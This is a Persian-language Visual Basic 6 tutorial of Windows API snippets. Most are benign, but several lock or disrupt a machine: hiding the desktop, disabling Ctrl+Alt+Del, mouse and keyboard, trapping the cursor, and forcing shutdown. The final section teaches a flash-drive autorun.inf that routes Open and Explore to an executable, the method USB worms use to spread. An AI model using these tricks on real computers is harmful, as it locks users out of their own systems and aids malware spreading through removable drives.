Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal lpClassName As String, ByVal lpWindowName As String) As Long
```

```
Declare Function SetWindowPos Lib "user32" (ByVal hWnd As Long, ByVal hWndInsertAfter As Long, ByVal x As Long, ByVal y As Long, ByVal cx As Long, ByVal cy As Long, ByVal wFlags As Long) As Long
```

```
Public Const SWP_HIDEWINDOW = &H80
```

```
Public Const SWP_SHOWWINDOW = &H40
```

```
Declare Function ShowCursor& Lib "user32" (ByVal bShow As Long)
```

کدهای مربوط به دکمه های نمایش و مخفی کردن :

```
Private Sub cmdDHide_Click()
```

```
    Dim hWnd As Long
```

```
    hWnd = FindWindowEx(0&, 0&, "Progman", vbNullString)
```

```
    ShowWindow hWnd, 0
```

```
End Sub
```

```
Private Sub cmdDShow_Click()
```

```
    Dim hWnd As Long
```

```
hWnd = FindWindowEx(0&, 0&, "Progman", vbNullString)
```

```
ShowWindow hWnd, 5
```

```
End Sub
```

از کار انداختن **Alt+ctl+delete** :

کدهای دکلمرشن :

```
Private Declare Function SystemParametersInfo Lib "user32" Alias "SystemParametersInfoA" _  
    (ByVal uAction As Long, ByVal uParam As Long, lpvParam As Any, ByVal fuWinIni As Long) As  
Long
```

```
Private Const SPI_SCREENSAVERRUNNING = 97
```

کد مربوط به دکمه های فعال و غیر فعال کردن :

```
Private Sub cmdDisableCTRLALTDDEL_Click()
```

```
    Dim Ret As Long
```

```
    Dim pOld As Boolean
```

```
    Ret = SystemParametersInfo(SPI_SCREENSAVERRUNNING, True, pOld, 0)
```

```
End Sub
```

```
Private Sub cmdEnableCTRLALTDDEL_Click()
```

```
    Dim Ret As Long
```

```
    Dim pOld As Boolean
```

```
    Ret = SystemParametersInfo(SPI_SCREENSAVERRUNNING, False, pOld, 0)
```

```
End Sub
```

غیر فعال کردن ماوس :

کدهای مربوط به دکمه :

```
private sub command1_click()
```

```
dim aa
```

```
aa=shell("RUNDLL MOUSE,DISABLE") 'this line will disable the Mouse
```

```
end sub
```

غیر فعال کردن کیبورد :

کدهای مربوط به دکمه :

```
private sub command1_click()
```

```
dim aa
```

```
aa=shell("rundll keyboard,disable") 'this line will disable the Keyboard
```

```
end sub
```

باز و بسته کردن درب سی دی :

کدهای ماجول خارجی :

```
Public Declare Function mciSendString Lib "winmm.dll" Alias "mciSendStringA" (ByVal
```

```
lpstrCommand As String, ByVal lpstrReturnString As String, _
```

```
ByVal uReturnLength As Long, ByVal hwndCallback As Long) As Long
```

کد مربوط به متغییر عمومی : این کد را در دکلرشن تایپ کنید.

```
Dim flg as integer
```

کد مربوط به فرم لود :

```
Timer1.interval = 3000
```

کدهای مربوط به تایمر:

```
Private Sub Timer1_Timer()
```

```
If flg = 0 Then
```

```
retvalue = mciSendString("set CDAudio door open", returnstring, 127, 0)
```

```
flg = 1
```

```
Else
```

```
retvalue = mciSendString("set CDAudio door closed", returnstring, 127, 0)
```

```
flg = 0
```

```
End If
```

```
End Sub
```

Option Explicit

```
Const ARRAY_INITIAL = 1000
```

```
Const ARRAY_INCREMENT = 100
```

```
Const FILE_ATTRIBUTE_DIRECTORY = &H10
```

```
Private Declare Function GetFileAttributes Lib "kernel32" Alias "GetFileAttributesA" (ByVal lpFileName As String) As Long
```

```
Dim arrFiles() As String
```

```
Public Function spanFolders(startfolder As String, _  
    srchstr As String)
```

```
    On Error Resume Next
```

```
    Dim sFilename As String
```

```
    Dim sfoldername As String
```

```
    Dim idx As Integer
```

```
    Dim limit As Integer
```

```
    ReDim arrFiles(ARRAY_INITIAL)
```

```
    idx = 0
```

```
    arrFiles(0) = startfolder
```

```
    limit = 1
```

```
    ' get all the folder names and store in an array
```

```
    Do While idx < limit
```

```
        sfoldername = arrFiles(idx)
```

```
        sFilename = Dir(sfoldername & srchstr, vbDirectory)
```

```
        Do While sFilename <> ""
```

```
            If GetFileAttributes(sfoldername & sFilename) = _
```

```
                FILE_ATTRIBUTE_DIRECTORY Then
```

```
                If sFilename <> "." And sFilename <> ".." Then
```

```

arrFiles(limit) = sfoldername & _
    sFilename & "\"
    limit = limit + 1
End If
End If
sFilename = Dir
Loop
idx = idx + 1
Loop
ReDim Preserve arrFiles(limit - 1)
Exit Function
End Function

```

یک Listbox و یک دکمه به فرم اضافه کنید. کدهای مربوط به دکمه :

```
Private Sub Command1_Click()
```

```
On Error Resume Next
```

```
Dim x As Integer
```

```
List1.Clear
```

```
List1.Visible = False
```

```
Call spanFolders("H:\", "*.*")
```

```
For x = 0 To UBound(arrFiles)
```

```
    List1.AddItem arrFiles(x)
```

```
Next x
```

```
List1.Visible = True
```

```
End Sub
```

به جای قسمت آبی رنگ می توانید درایو مرد نظر خود را وارد کنید.

برگرداندن دایرکتوری سیستم:

کدهای ماجول خارجی :

```
Declare Function GetSystemDirectory Lib "kernel32" Alias "GetSystemDirectoryA" (ByVal  
lpBuffer As String, ByVal nSize As Long) As Long
```

کدهای دکمه :

```
Private Sub command1_Click()
```

```
Dim Junk, WinSysDir$
```

```
WinSysDir = Space(144)
```

```
Junk = GetSystemDirectory(WinSysDir, 144)
```

```
WinSysDir = Trim(WinSysDir)
```

```
MsgBox "The Windows System Directory Path is: " & WinSysDir
```

```
End Sub
```

به دست آوردن مختصات ماوس :

کدهای دکلهشن :

```
Private Declare Function GetCursorPos Lib "user32" (lpPoint As _  
POINTAPI) As Long
```

```
Private Type POINTAPI
```

```
    x As Long
```

```
    y As Long
```

```
End Type
```

```
Dim a As POINTAPI
```

```
Dim b As Long
```

```
Dim c As Long
```

```
' add labels and timer control in the form
```

```
Private Sub mousepos()
```

```
ret = GetCursorPos(a)
```

```
b = a.x
```

```
c = a.y
```

```
Label1.Caption = b
```

```
Label2.Caption = c
```

```
End Sub
```

کد مربوط به فرم لود :

```
Private Sub Form_Load()
```

```
Timer1.Interval = 1
```

```
End Sub
```

کد مربوط به تایمر : بر روی فرم دو کنترل لیبل قرار دهید.

```
Private Sub Timer1_Timer()
```

```
mousepos
```

```
End Sub
```

جلوگیری از خارج کردن ماوس از روی فرم :

کدهای ماجول خارجی :

```
Public Declare Function ClientToScreen Lib "user32" _
```

```
(ByVal hWnd As Long, lpPoint As POINTAPI) As Long
```

```
Public Declare Function GetClientRect Lib "user32" _
```

```
(ByVal hWnd As Long, lpRect As RECT) As Long
```

```
Public Declare Function ClipCursor Lib "user32" _
```

```
(lpRect As Any) As Long
```

```
Public Type RECT
```

```
Left As Long
```

```
Top As Long
```

```
Right As Long
```

```
Bottom As Long
```

```
End Type
```

Public Type POINTAPI

X As Long

Y As Long

End Type

کدهای دکلرشن :

Public Function KeepMouseInside(hWnd As Long) As Boolean

Dim MyPoint As POINTAPI, MyRect As RECT

On Error GoTo ExitFunction

If hWnd Then

If GetClientRect(hWnd, MyRect) Then

If ClientToScreen(hWnd, MyPoint) Then

MyRect.Left = MyPoint.X

MyRect.Right = MyRect.Right + MyPoint.X

MyRect.Top = MyPoint.Y

MyRect.Bottom = MyRect.Bottom + MyPoint.Y

KeepMouseInside = ClipCursor(MyRect) <> 0

End If

End If

Else

KeepMouseInside = ClipCursor(ByVal 0&) <> 0

End If

ExitFunction:

End Function

کدهای تایمر : تایمر را زمانبندی کنید.

Private Sub Timer1_Timer()

KeepMouseInside Form1.hWnd

End Sub

تغییر مکان دادن آیکون های دسکتاپ :

کدهای مربوط به دکلرشن :

Option Explicit

Private Declare Function SendMessageByLong& Lib "user32" Alias _

"SendMessageA" (ByVal hwnd&, ByVal wParam&, ByVal lParam&)

Private Declare Function FindWindow& Lib "user32" Alias "FindWindowA" _

(ByVal lpClassName As String, ByVal lpWindowName As String)

Private Declare Function FindWindowEx& Lib "user32" Alias "FindWindowExA" _

(ByVal hWndParent As Long, ByVal hWndChildAfter As Long, ByVal lpClassName _

As String, ByVal lpWindowName As String)

Private Const LVM_GETITEMCOUNT& = (&H1000 + 4)

Private Const LVM_SETITEMPOSITION& = (&H1000 + 15)

Dim hdesk&, i&, icount&, X&, Y&

Public Sub MoveIcons()

hdesk = FindWindow("progman", vbNullString)

hdesk = FindWindowEx(hdesk, 0, "shellDll_defview", vbNullString)

hdesk = FindWindowEx(hdesk, 0, "syslistview32", vbNullString)

'hdesk is the handle of the Desktop's syslistview32

icount = SendMessageByLong(hdesk, LVM_GETITEMCOUNT, 0, 0)

'0 is "My Computer"

For i = 0 To icount - 1

X = 40 * i: Y = 40 * i 'set the position parameters in pixel

'The wParam must be i

Call SendMessageByLong(hdesk, LVM_SETITEMPOSITION, i, CLng(X + Y * &H10000))

Next

End Sub

```
Private Sub Command1_Click()
```

```
Call MoveIcons
```

```
End Sub
```

گرفتن شماره ی نسخه ی مرورگر اینترنت :

کدهای دکلرشن :

```
Option Explicit
```

```
Private Type DllVersionInfo
```

```
    cbSize As Long
```

```
    dwMajorVersion As Long
```

```
    dwMinorVersion As Long
```

```
    dwBuildNumber As Long
```

```
    dwPlatformId As Long
```

```
End Type
```

```
Private Declare Function DllGetVersion _
```

```
    Lib "Shlwapi.dll" _
```

```
    (dwVersion As DllVersionInfo) As Long
```

```
Public Function IEVersionShort() As Long
```

```
    Dim udtVersionInfo As DllVersionInfo
```

```
    udtVersionInfo.cbSize = Len(udtVersionInfo)
```

```
    Call DllGetVersion(udtVersionInfo)
```

```
    IEVersionShort = udtVersionInfo.dwMajorVersion
```

```
End Function
```

```
Public Function IEVersionLong() As String
```

```
    Dim udtVersionInfo As DllVersionInfo
```

```
    udtVersionInfo.cbSize = Len(udtVersionInfo)
```

```
Call DllGetVersion(udtVersionInfo)

IEVersionLong = "Internet Explorer " & _
udtVersionInfo.dwMajorVersion & "." & _
udtVersionInfo.dwMinorVersion & "." & _
udtVersionInfo.dwBuildNumber

End Function
```

کدهای مربوط به دکمه :

```
Private Sub Command1_Click()
```

```
MsgBox IEVersionShort
```

```
End Sub
```

خاموش کردن با یک خط کد :

```
Call Shell("Rundll32.exe user,exitwindows")
```

در سایت های ایرانی مطلبی در مورد نحوه ی ساخت اتوران فلش مموری یافت نمی شود و تنها روش مقابله با اتوران را شرح داده اند بنابراین در این مبحث اتوران کردن مموری و سی دی آموزش داده می شوند.

اتوران سی دی :

در قسمت Note pad زیر را تایپ کنید :

```
[autorun]
```

```
Open = path
```

```
Icon = path
```

```
Label = text
```

در قسمت open به جای کد آبی رنگ مسیر فایل اجرایی را وارد کنید.

در قسمت Icon به جای کد آبی رنگ مسیر آیکون موجود را وارد کنید.

و به جای Text نام مورد نظر را وارد کنید.

در نهایت فایل را با نام و پسوند Autorun.inf ذخیره و همراه فایل اجرایی در سی دی رایت کنید.

اتوران فلاش مموری :

در Note pad کدهای زیر را وارد کنید:

```
[autorun]
```

```
Open=autorun.exe
```

```
Shell\open=open
```

```
Shell\open\default=1
```

```
Shell\open\command=autorun.exe
```

```
Shell\explore=explore
```

```
Shell\explore\command=autorun.exe
```

بعد آن را با فرمت Inf ذخیره کرده و همراه با فایل اجرایی در فلاش مموری کپی کنید.

امیدوارم از مطالب موجود در این کتاب نهایت استفاده را برده باشید و از آنها درست استفاده کنید.

لطفا نظرات و سوالات خود را به آدرس های زیر بفرستید.

[Http://ViRus32.Blog.IR](http://ViRus32.Blog.IR)

خسته نباشید